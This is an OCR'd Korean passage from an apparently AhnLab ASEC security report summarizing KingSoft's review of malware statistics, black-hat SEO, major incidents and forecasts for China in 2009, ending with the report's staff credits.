
킹소프트 2009년 중국 보안 위협 동향 발표

중국 보안 업체인 킹소프트(KingSoft)에서 2009년 중국에서 발생한 다양한 보안 위협들을 정리한 중국 보안 위협 동향 보고서를 발표하였다.

이 번에 킹소프트를 통해 발표된 2009년 중국 보안 위협 동향 보고서를 정리하면 다음과 같은 내용들을 담고 있으며 이와 더불어 2010년에 발생 될 것으로 예측한 보안 위협들도 같이 공개하였다.


2009년 중국 보안 위협 동향 분석

킹소프트에서 발표된 바에 따르면, 2009년 한 해 동안 총 20,684,223개의 악성코드가 중국에서 발견되었으며 2008년 13,899,717개에서 49% 나 증가한 수치이다. 여기서 2008년 이전의 수치와 급격하게 차이가 나는 점에 대해 2008년부터 클라우드 보안(Cloud Security) 기술을 제품에 적용하였기 때문이라고 한다.



[그림 2-12] 2003년부터 2009년까지 발견된 악성코드 수치

이렇게 발견된 악성코드는 형태별로 분류하게 될 경우에는 아래 이미지에서와 같이 트로이목마가 73.6%로 총 15,223,588개가 발견되어 가장 많은 수치를 차지하는 것으로 분석하였다. 이렇게 트로이목마가 가장 많은 비율을 차지하고 있는 원인으로는 웹 사이트를 통해 유포되기 때문이며 발견된 트로이 목마 중에서는 8,393,781개가 웹 사이트를 통해 유포되었다고 한다.




[그림 2-13] 2009년 발견된 악성코드 형태 분류에서 트로이목마가 73.6%를 차지

그리고 클라우드 보안 기술을 통해 중국 내부에서 약 84억회의 클라우드 데이터베이스(Database)로 조회가 발생하였으며 약 7600만대의 컴퓨터 시스템이 악성코드 감염이 되었음을 확인하였다고 한다. 이렇게 감염 시스템의 수치는 2008년과 비교하여 13.8%가 증가한 수치인 것으로 밝히고 있다. 그리고 피싱 (Phishing)을 목적으로 제작된 악의적인 웹 사이트 역시 2009년 하반기부터 급증하기 시작하여 12월 1달간 발견된 수치만도 약 1만개를 넘고 있다고 한다.

2009년 주요 악성코드 기술적 동향 분석

킹소프트에서는 중국내 대표 검색 웹사이트인 바이두(Baidu)를 통해 악성코드를 유포하기 위해 사용하는 블랙햇 SEO(BlackHat Search Engine Optimization)가 최근의 악성코드 배포 기술적 동향 중에서 가장 대표적인 것으로 발표하였다.



[그림 2-14] 바이두의 검색 결과 상위에 차지하고 있는 악의적인 웹 사이트들

킹소프트에서 제공한 위 이미지에서와 같이 바이두 웹 사이트에서 특정 검색어로 검색을 시도 할 경우 악의적인 웹 사이트를 검색 순위에서 높게 나오도록 하는 것으로 중국내부에서는 검색 결과의 상위 20개 중 10개 이상이 악의적인 웹 사이트인 경우도 있다고 한다.

2009년 주요 중국 보안 사고

킹소프트에서는 2009년의 중국 주요 보안 사고를 발표하였다. 음력을 기준으로 하여 선정되었음을 밝히고 있어 양력 날짜와 차이가 있을 수 있다.

1) 2010년 1월 12일에 발생한 DNS 서버 조작을 악용한 바이두 웹 사이트에 대한 분산 서비스 거부 공격

킹소프트에서는 대형 웹 사이트에 대한 직접적인 공격이나 해킹의 어려움으로 DNS 조작을 통해 분산 서비스 거부 공격이 발생한 것으로 분석하고 있다.

2) MS10-002 인터넷 익스플로러(Internet Explorer)의 제로 데이 취약점을 악용한 공격

2010년 1월 15일 알려진 해당 취약점은 마이크로소프트에서 보안 패치를 제공하기 전까지 매일 36.3%의 수치로 공격이 증가하였으며 최고 1일 428,144회 의 공격이 발견되기도 하였다고 한다.

3) 중국 음악 포털 사이트 공격으로 인한 인터넷 접속 불가

2009년 5월 9일 발생한 해당 사고는 중국의 유명 음악 포털 사이트에 대한 공격 도중에 갑자기 DNS 조회가 급격하게 증가하게 되어 많은 시스템들이 DNS 조회 실패가 발생하게 되었다. 이 문제로 중국 내 10개 도시에서 1시간 넘게 인터넷을 정상적으로 사용하지 못한 문제가 발생하였다.

4) 유해 차단 소프트웨어 그린 댐 유스 에스코트(Green Dam Youth Escort) 설치 논란

2009년 6월 중국 정부에서는 유해 차단 소프트웨어인 그린 댐 유스 에스코드 프로그램을 의무적으로 설치할 것을 시도하였으나 중국 내외적으로

많은 반대 의견으로 인해 7월 1일 중국 정부에서는 한 발 물러선 해당 정책에 대한 유보를 발표하였다.

5) 허위 백신의 유포를 금전적 이득 획득

2009년 들어 진단과 치료가 정상적으로 되지 않는 허위 백신이 중국 내에서 많이 유포 되면서 이를 이용해 금전적인 이득을 얻고자 하였다.

6) 중국 11차 인민 대회를 통한 형법 개정

2009년 2월 중국에서는 11차 전국인민대회를 통해 사이버 범죄와 관련한 형법을 개정하였다. 이 번 개정에서는 그 동안 중국 내외에서 많은 문제 제기가 있었던 사이버 범죄와 관련한 형법을 개정하여 처벌 수위가 강해졌다.

7) 猫癬(묘선) 악성코드의 대량 감염

해당 악성코드는 중국 킹소프트의 진단명으로서 2009년 1월 18일 발견되었으며, usp10.dll 파일명으로 네트워크와 USB 를 통해 감염 된다. 현재까지 변형이 약 500개 정도 발견되었으며 중국 내부에서만 매일 평균 약 40만대의 컴퓨터 시스템이 감염되었다.

2010년 보안 위협 예측 분석

킹소프트에서는 2009년 분석한 보안 위협 동향들을 바탕으로 2010년에 발생 가능한 보안 위협들을 다음과 같이 정리 하였다.

1) 제로 데이(Zero-Day, 0-Day) 취약점의 증가
2) 웹 사이트를 통해 유포되는 악성코드와 피싱 웹 사이트의 증가
3) 트로이목마의 지속적인 증가
4) 무선 네트워크를 이용한 공격 증가

이렇게 중국 보안 업체인 킹소프트에서는 2009년 한 해 동안 중국에서 발생한 다양한 보안 위협들을 정리하였다. 중국은 지리적으로 한국과 가까울 뿐 아니라. 네트웍 환경도 밀접한 관계를 가지고 있기 때문에 중국의 보안이슈 및 동향은 지속적으로 관심을 가져야 할 정보이다. 따라서 독자분들은 수시로 발표되는 중국 관련 기사에 많은 관심을 가지길 바란다.

AhnLab Hackshield For Online Game 2.0

발행월 : 2010년 5월
ASEC REPORT 집필진

편 집 장 선임 연구원 허 종 오

집 필 진 선임 연구원 정 진 성
선임 연구원 장 영 준
선임 연구원 이 재 호
선임 연구원 심 선 영
선임 연구원 허 종 오
주임 연구원 안 창 용
주임 연구원 박 시 준
주임 연구원 조 주 봉
연구원 박 영 준

감 수 상 무 조 시 행

참여연구원 ASEC 연구원
SiteGuard 연구원